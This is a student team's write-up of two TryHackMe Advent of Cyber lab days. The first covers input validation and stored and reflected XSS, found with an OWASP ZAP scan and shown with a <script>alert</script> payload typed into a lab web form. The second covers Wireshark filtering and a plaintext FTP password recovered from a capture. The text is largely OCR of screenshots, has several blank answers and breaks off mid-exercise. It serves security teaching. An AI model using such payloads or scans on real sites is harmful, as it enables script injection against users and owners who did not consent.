

# **PSP0201**

## **WEEK 3**

### **WRITE UP**

<b><i>ID</i></b>	<b><i>NAME</i></b>	<b><i>ROLE</i></b>
1211102582	AMEER IRFAN BIN NORAZIMAN	leader
1211101873	MUHAMMAD NABEEL SHAMIME BIN KHAEROZI	member
1211102269	MUHAMMAD ANIQ SYAHMI BIN SHAHARIL	member
1211101915	NURDINA AISHAH BINTI KASUMA SATRIA	member

## **Day 6 : Be careful with what you wish on a Christmas night**

**Tools Used:** Attackbox, Firefox

Solution:

### **Question 1**

Match the input validation level with the correct description.

The screenshot shows a GitHub page for a cheat sheet titled "Input\_Validation\_Cheat\_Sheet.md". The page is organized into sections: "Input validation strategies" and "Implementing input validation".

**Input validation strategies**

Data from all potentially untrusted sources should be subject to input validation, including not only Internet-facing web clients but also backend feeds over extranets, from suppliers, partners, vendors or regulators, each of which may be compromised on their own and start sending malformed data.

Input Validation should not be used as the *primary* method of preventing XSS, SQL Injection and other attacks which are covered in respective cheat sheets but can significantly contribute to reducing their impact if implemented properly.

**Implementing input validation**

Input validation can be implemented using any programming technique that allows effective enforcement of syntactic and semantic correctness, for example:

- Data type validators available natively in web application frameworks (such as [Django Validators](#), [Apache Commons Validators](#) etc).
- Validation against [JSON Schema](#) and [XML Schema \(XSD\)](#) for input in these formats.
- Type conversion (e.g. `Integer.parseInt()` in Java, `int()` in Python) with strict exception handling
- Minimum and maximum value range check for numerical parameters and dates, minimum and maximum length check for strings.
- Array of allowed values for small sets of string parameters (e.g. days of week).
- Regular expressions for any other structured data covering the whole input string (`^...$`) and **not** using "any character" wildcard (such as

## Question 2

the regular expression used to validate a US Zip code

The screenshot shows a browser window with multiple tabs open. The active tab is a GitHub page titled "CheatSheetSeries/Input\_Validation\_Cheat\_Sheet.md". The page contains several examples of regular expressions:

- In summary, input validation should:**
  - Be applied to all input data, at minimum.
  - Define the allowed set of characters to be accepted.
  - Define a minimum and maximum length for the data (e.g. `{1,25}`).
- Allow List Regular Expression Examples**
  - Validating a U.S. Zip Code (5 digits plus optional -4)**  
Regular expression: `^\d{5}(-\d{4})?$/`
  - Validating U.S. State Selection From a Drop-Down Menu**  
Regular expression: `^(AA|AE|AP|AL|AK|AS|AZ|AR|CA|CO|CT|DE|DC|FM|FL|GA|GU|HI|ID|IL|IN|IA|KS|KY|LA|ME|MH|MD|MA|MI|MN|MS|MO|MT|NE|NV|NH|NJ|NM|NY|NC|ND|MP|OH|OR|PW|PA|PR|RI|SC|SD|TN|TX|UT|VT|VI|VA|WA|WV|WI|WY)$`
- Java Regex Usage Example:**

Example validating the parameter "zip" using a regular expression.

```
private static final Pattern zipPattern = Pattern.compile("^\\d{5}(-\\d{4})?$");

public void doPost( HttpServletRequest request, HttpServletResponse response) {
    try {
        String zipCode = request.getParameter("zip");
        if ( !zipPattern.matcher( zipCode ).matches() ) {
```

## Question 3

The vulnerability type was used to exploit the application is **Stored Cross-site scripting**

The screenshot shows a browser window with multiple tabs open. The active tab is a guide titled "Bonus: Mitigating XSS" from [tryhackme.com](https://tryhackme.com/room/learnbyberin25days). The guide discusses XSS mitigation and provides a challenge and resources. Below the guide is a section for answers and a note about starting Firefox.

**Bonus: Mitigating XSS**

The rule is simple: all user input should be sanitized at both the client and server-side so that potentially malicious characters are removed. There are libraries to help with this on every platform.

Smart developers should always implement a filter to any text input field and follow a strict set of rules regarding processing the inputted data. For more info about this, check out OWASP's guide: [OWASP/CheatSheetSeries](#)

**Challenge**

- Please allow more time for this VM to deploy (more than the usual 5 minutes) if you are non-subscriber.

**Resources**

Check out this awesome guide about XSS: [swisskyrepo/PayloadsAllTheThings](#)

Common payload list for you to try out: [payloadbox/xss-payload-list](#)

For more OWASP ZAP guides, check out the following room: [Learn OWASP Zap](#)

**Answer the questions below**

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machines IP (<http://10.10.197.58:5000>) into the browser search bar (the webserver is running on port 5000, so make sure this is included in your web requests).


No answer needed Completed

What vulnerability type was used to exploit the application?

The screenshot also includes a screenshot of the OWASP ZAP tool interface, showing a session named "Untitled Session - OWASP ZAP 2.9.0" with various attack options and an alert history.


## Question 4

The query string can be abused to craft a reflected XSS



## Question 5

The amount of XSS alerts of high priority are in the scan



## Question 6

The Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"

Santa's portal - Mozilla Firefox

Santa's portal    New Tab

10.10.92.152:5000/?q=hjhvj

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query

Here are all wishes that have "hjhvj":


Enter your wish here:

```
<script>alert("PSP0201")</script>
```

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Refresh Firefox... X

THM AttackBox 51m 04s



### **The Throughout Process:**

First of all, we run up the OWASP ZAP in the attackbox. Then, we went to the automated scan and then we inserted the **IP\_ADDRESS:5000** into the blank space and hit the attack button. Once we do that, we can see the vulnerabilities displayed in the “Alerts” tab. From there, we can answer the questions. Starting off with question 4, firstly we inserted the **IP\_ADDRESS:5000** into the search box to go to Santa’s Portal, which is a backup server for us. From there, we inserted any word to the “search query” box and hit enter. Once we have done that, it shows in the search box that the query is “q”. For question 5, we refer to OWASP ZAP in the “Alerts” tab that we have done before and it shows that there were 2 amounts of XSS Alerts which are Persistent and Reflected. Next, to answer question 6, we inserted **<script>alert(“PSP0201”)</script>** into the wish box in Santa’s Portal. And lastly for question 7 , the answer is yes because when we close our browser and revisit the same site, the XSS still persists.


## Day 7: [Networking] The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Wireshark

Solution:

### Question 1

The IP address that initiates an ICMP/ping in “pcap1.pcap”



## Question 2

The filter that we would use

FTP: Main site Australia Australia Austria Germany Japan Mexico Sweden

Red Hat Linux / Fedora Packages

Waiting for ntp.msn.com...

Networks are, however, rather noisy...Wireshark captured 2,648 packets after a single minute on my machine. This makes analysing very hard. Thankfully, we can use filters to narrow down the results. We can filter by many things, but we'll only cover a couple of important ones in the table below. Note that all the examples below use the `==` operator to see if the filter exactly matches the value we give it.

Filter	Description	Example
<code>ip.src</code>	Show all packets that originate from the specified IP address	<code>ip.src == 192.168.1.1</code>
<code>ip.dst</code>	Show all packets that are destined to the specified IP address	<code>ip.dst == 192.168.1.1</code>
<code>tcp/udp.port</code>	Show all packets that are sent via the protocol and port specified	<code>tcp.port == 22 / udp.port == 67</code>
<code>protocol.request.method</code>	Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a GET and POST to retrieve and submit data accordingly.	<code>http.request.method == GET / POST</code>

In the screenshot below, I used the filter `ip.src == 145.254.160.237` to list all the packets that were explicitly sent from a specific address, using the `==` operator to define what host I wish to search for (`145.254.160.237`). We'll quickly explore the use of these operators in the next section.

ip.src == 145.254.160.237

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	145.254.160.237	65.208.228.223	TCP	46	
3	0.911310	145.254.160.237	65.208.228.223	TCP	46	
4	0.911310	145.254.160.237	65.208.228.223	HTTP	384	GET /js/bundle.js HTTP/1.1
7	1.812606	145.254.160.237	65.208.228.223	TCP	46	
9	2.012894	145.254.160.237	65.208.228.223	TCP	46	
12	2.553672	145.254.160.237	65.208.228.223	TCP	46	
13	2.553672	145.254.160.237	145.253.2.203	DNS	46	
15	2.814046	145.254.160.237	65.208.228.223	TCP	46	
18	2.984291	145.254.160.237	65.208.228.223	TCP	46	
19	3.014334	145.254.160.237	65.208.228.223	TCP	46	

## Question 3

The name of the article that the IP address "10.10.67.199" visited

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method == GET

No.	Time	Source	Destination	Protocol	Length	Info
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399	GET /css/dark.css HTTP/1.1
305	63.696814	10.10.15.52	10.10.67.199	HTTP	12845	HTTP/1.1 200 OK (text/css)
308	63.697185	10.10.15.52	10.10.67.199	HTTP	603	HTTP/1.1 200 OK (text/css)
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384	GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1
317	63.700793	10.10.15.52	10.10.67.199	HTTP	20293	HTTP/1.1 200 OK (application/javascript)
318	63.701087	10.10.15.52	10.10.67.199	HTTP	1584	HTTP/1.1 200 OK (application/javascript)
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
331	63.702138	10.10.15.52	10.10.67.199	HTTP	12467	HTTP/1.1 200 OK (PNG)
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387	GET /post/index.json HTTP/1.1
336	63.987538	10.10.15.52	10.10.67.199	HTTP	553	HTTP/1.1 404 Not Found (text/html)
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366	GET /favicon.ico HTTP/1.1
339	63.997725	10.10.15.52	10.10.67.199	HTTP	2281	HTTP/1.1 200 OK (PNG)
340	64.065368	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
447	64.016319	10.10.15.52	10.10.67.199	HTTP	36437	HTTP/1.1 200 OK
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
464	64.021018	10.10.15.52	10.10.67.199	HTTP	13806	HTTP/1.1 200 OK
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
468	64.028519	10.10.15.52	10.10.67.199	HTTP	16064	HTTP/1.1 200 OK
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
472	64.224397	10.10.15.52	10.10.67.199	HTTP	1641	HTTP/1.1 200 OK (text/html)
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
476	66.240126	10.10.15.52	10.10.67.199	HTTP	553	HTTP/1.1 404 Not Found (text/html)
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
479	66.249776	10.10.15.52	10.10.67.199	HTTP	553	HTTP/1.1 404 Not Found (text/html)

Frame 471: 365 bytes on wire (2920 bits), 365 bytes captured (2920 bits)  
0000 02 89 03 cb f7 6b 02 23 60 d9 6c db 08 00 45 00 ... k.#.1..E.  
Hypertext Transfer Protocol: Protocol Packets: 510 - Displayed: 56 (11.0%) Profile: Default

## Question 4

The password that was leaked during the login process

Wireshark - psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port==21

No.	Time	Source	Destination	Protocol	Length	Info
6	2.549894	10.10.122.128	10.10.73.252	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	88	Response: 221 Goodbye.
8	2.550011	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=894103
9	2.555520	10.10.122.128	10.10.73.252	TCP	66	45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028
10	2.555529	10.10.122.128	10.10.73.252	TCP	66	45332 → 21 [FIN, ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028
11	2.555534	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [ACK] Seq=16 Ack=8 Win=490 Len=0 TSval=894113
13	4.103450	10.10.73.252	10.10.122.128	TCP	74	45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PER
14	4.103479	10.10.122.128	10.10.73.252	TCP	74	21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=894113
15	4.103828	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=41103
16	4.105504	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!
17	4.105812	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=41103
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
21	7.866352	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=894113
22	7.866430	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
23	7.866878	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=41103
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
29	14.323826	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TSval=894113
31	16.735293	10.10.122.128	10.10.73.252	FTP	88	Response: 530 Login incorrect.
32	16.735701	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=50 Ack=95 Win=62848 Len=0 TSval=41103
33	16.735723	10.10.73.252	10.10.122.128	FTP	72	Request: SYST
34	16.735730	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=95 Ack=56 Win=62720 Len=0 TSval=894113
35	16.735761	10.10.122.128	10.10.73.252	FTP	104	Response: 530 Please login with USER and PASS.
36	16.776948	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=56 Ack=133 Win=62848 Len=0 TSval=41103

Frame 22: 100 bytes on wire (800 bits), 100 bytes captured (800 bits)  
Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c3:be:b5:2e:b7 (02:c3:be:b5:2e:b7)  
Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.10.73.252  
0000 02 c3 be b5 2e b7 02 c0 56 51 8a 51 ... meet.google.com is sharing your screen. Stop sharing Hide 39 - Displayed: 71 (29.7%) Profile: Default

pcap2.pcap

Wireshark - Follow TCP Stream (tcp.stream eq 4) - pcap2.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 4


No.	Time	Source	Destination	Protocol	Length	Info
13	4.103450	10.10.122.128	10.10.73.252	FTP	72	Request: QUIT
14	4.103479	10.10.73.252	10.10.122.128	FTP	88	Response: 221 Goodbye.
15	4.103828	10.10.73.252	10.10.122.128	TCP	66	21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=894103
16	4.105504	10.10.73.252	10.10.122.128	FTP	104	Response: 220 Welcome to the TBFC FTP Server!
17	4.105812	10.10.73.252	10.10.122.128	TCP	66	21 → 45332 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=41103
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
21	7.866352	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=894113
22	7.866430	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
23	7.866878	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=41103
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
29	14.323826	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TSval=894113
31	16.735293	10.10.122.128	10.10.73.252	FTP	88	Response: 530 Login incorrect.
32	16.735701	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=50 Ack=95 Win=62848 Len=0 TSval=41103
33	16.735723	10.10.73.252	10.10.122.128	FTP	72	Request: SYST
34	16.735730	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=95 Ack=56 Win=62720 Len=0 TSval=894113
35	16.735761	10.10.122.128	10.10.73.252	FTP	104	Response: 530 Please login with USER and PASS.
36	16.776948	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=56 Ack=133 Win=62848 Len=0 TSval=41103

Frame 22: 100 bytes on wire (800 bits), 100 bytes captured (800 bits)  
Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c3:be:b5:2e:b7 (02:c3:be:b5:2e:b7)  
Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.10.73.252  
0000 02 c3 be b5 2e b7 02 c0 56 51 8a 51 ... meet.google.com is sharing your screen. Stop sharing Hide 39 - Displayed: 71 (29.7%) Profile: Default

pcap2.pcap


## Question 5

The name of the protocol that is encrypted



## Question 6

